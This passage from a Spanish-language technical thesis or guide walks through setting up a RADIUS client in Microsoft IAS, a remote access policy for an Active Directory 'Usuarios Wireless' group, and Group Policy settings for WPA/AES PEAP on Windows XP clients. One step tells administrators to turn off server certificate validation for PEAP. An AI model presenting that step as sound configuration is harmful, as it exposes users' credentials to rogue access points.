


Figura 3.6 Autorización para el registro en el Directorio Activo





Figura 3.7 Creación de Cliente RADIUS


En la ventana que aparece, debemos colocar lo siguiente:

1. Friendly name.- Nombre del punto de acceso inalámbrico, un nombre referencial para identificar al equipo.
2. Client Address.- La dirección IP que tiene asignada, en el presente caso una dirección IP fija. (Figura 3.8).
3. Shared Secret.- La clave secreta que se utilizará en la configuración del punto de acceso inalámbrico para su identificación correspondiente. (Figura 3.9).



The screenshot shows a dialog box titled "New RADIUS Client" with a close button (X) in the top right corner. The main heading is "Name and Address". Below this, there is a text instruction: "Type a friendly name and either an IP Address or DNS name for the client." There are two input fields: "Friendly name:" containing the text "ACC0004" and "Client address (IP or DNS):" containing the text "10.113.1.64". To the right of the second field is a "Verify..." button. At the bottom of the dialog, there are three buttons: "< Back", "Next >", and "Cancel".

Figura 3.8 Configuración de Cliente RADIUS



The screenshot shows the same "New RADIUS Client" dialog box, but with the "Additional Information" tab selected. The main heading is "Additional Information". Below this, there is a text instruction: "If you are using remote access policies based on the client vendor attribute, specify the vendor of the RADIUS client." There are two input fields: "Client-Vendor:" with a dropdown menu showing "RADIUS Standard" and "Shared secret:" with a masked input field containing "xxxxxxx". Below these is another masked input field for "Confirm shared secret:" also containing "xxxxxxx". At the bottom, there is a checkbox labeled "Request must contain the Message Authenticator attribute" which is currently unchecked. At the bottom of the dialog, there are three buttons: "< Back", "Finish", and "Cancel".

Figura 3.9 Ingreso de secreto compartido

b. Creación de Política de Acceso Remoto

El IAS permite definir políticas para los accesos remotos, aquí especificaremos los usuarios que tienen permiso de conectarse a la red inalámbrica.

En la empresa, los accesos y permisos se establecen a partir de la pertenencia a un grupo definido en el Directorio Activo, por lo cual, el servidor RADIUS permite establecer una política de acceso a la red que facilita la administración en conjunto con el manejo de usuarios en la empresa.




Figura 3.10 Creación de nueva Política de Acceso Remoto



Figura 3.11 Ayuda del Asistente para la creación

El acceso permitido a la red corporativa les corresponderá a los usuarios pertenecientes al grupo "Usuarios Wireless", creado previamente, para lo cual crearemos la política de la siguiente manera:

En la consola de IAS: botón derecho sobre Remote Access Policies → New Remote Access Policy (Figura 3.10 y 3.11). Se establece una política típica o por defecto, así que se deja marcada la opción de usar el Asistente, y se coloca un nombre a la política: "Wireless Policy" (Figura 3.12).

Figura 3.12 Ingreso de nombre de la Política de Acceso Remoto

El método de acceso es para la red inalámbrica privada de la empresa, así que se marca el método Inalámbrico (Figura 3.13).

Como el acceso se basará en el grupo "Usuarios Wireless", es decir, todos los usuarios que pertenezcan a este grupo podrán conectarse a través de un punto de acceso inalámbrico, por lo tanto se elige el acceso de Grupo y se agrega al grupo antes mencionado (Figura 3.14).

Finalmente, se selecciona el tipo EAP (Véase figura 3.15) que para el proyecto es PEAP y se obtiene la Política de Acceso Remoto creada (Véase figura 3.16).




Figura 3.13 Elección del Método de Acceso




Figura 3.14 Ingreso de Grupo autorizado para el acceso remoto




Figura 3.15 Elección del método de autenticación




Figura 3.16 Finalización con el asistente para la creación de la política de acceso remoto

3.2.3. Etapa del Suplicante

Para poder establecer la conexión con la red corporativa, el cliente (o suplicante) debe poder establecer antes la negociación con el servidor RADIUS (en este caso el IAS) y esto se consigue mediante la configuración de su tarjeta de red inalámbrica.

Su configuración consta de dos fases: a) La configuración automática de la red inalámbrica, y b) Configuración manual de la red inalámbrica. Estas serán desarrolladas a continuación.

a. Configuración automática de la red inalámbrica

La mayoría de los clientes que pertenecen al dominio de la empresa tienen instalado Windows XP con Servicio de Paquetes 2 ("Service Pack 2") como sistema operativo, esto permite que se pueda establecer una Política de Equipo o Computadora para que sea aplicada a todos los equipos dentro del dominio que tengan tarjeta de red inalámbrica y el Servicio de configuración inalámbrica rápida ("Wireless Zero Configuration") habilitado en el sistema.

La finalidad de esta Política será el de configurar automáticamente las tarjetas de red inalámbricas de los clientes de manera transparente para el usuario, ya que una Política de Equipo o Computadora es aplicada durante el encendido de la misma.

Para la configuración automática de la tarjeta de red inalámbrica se crearán dos políticas:

1. Para los equipos pertenecientes al dominio donde iniciarán sesión usuarios del dominio (caso típico de conexión),
2. Para los equipos pertenecientes al dominio pero donde se iniciará sesión como usuario local (caso atípico de conexión).

En la Consola de Administración de Políticas de Grupo se agregaron dos nuevas Políticas de nombre "Wifi Domain Users" y "Wifi Local Users".(Figura 3.17)




Figura 3.17 Nuevas políticas de grupo agregadas

En cada Política de Grupo, se ingresa a una Directiva de Grupo, donde se visualizan la Configuración del Equipo y la Configuración de Usuario. Es en la Configuración de Equipo en la que estableceremos la configuración de la tarjeta de red inalámbrica.

En Computer Configuration → Windows Settings → Security Settings → Wireless Network (IEEE 802.11) Policies, se establece una configuración con los siguientes parámetros.

Wifi Properties

1. Sólo conexión de equipo móvil a punto de acceso (Figura 3.18)
2. SSID "luzdelsur" para la empresa (Véase figura 3.19)

Edit luzdelsur Properties

1. Pestaña Network Properties, parámetros "Wireless Network Key" (Figura 3.20) los siguientes valores:
 - a. Autenticación de red WPA
 - b. Encriptación AES
2. Pestaña IEEE 802.1x
 - a. Poner Tipo de EAP en : "Protected EAP (PEAP)". Ver Figura 3.21.
 - b. Configurar el tipo de EAP (settings), Ver Figura 3.22.
 - i. Deshabilitar opción de certificado digital (validate Server certificate).
 - ii. Seleccionar método de autenticación: Secure Password (EAP-MSCHAP v2)
3. Configurar Método de autenticación: Usar "windows logon name" automáticamente (solamente para el caso de equipos donde inicia sesión un usuario del dominio, es decir, para la Política "Wifi Domain Users"). Ver Figura 3.23.




Figura 3.18 Método de acceso a la red para la Política de Grupo




Figura 3.19 Ingreso del SSID "luzdelsur"

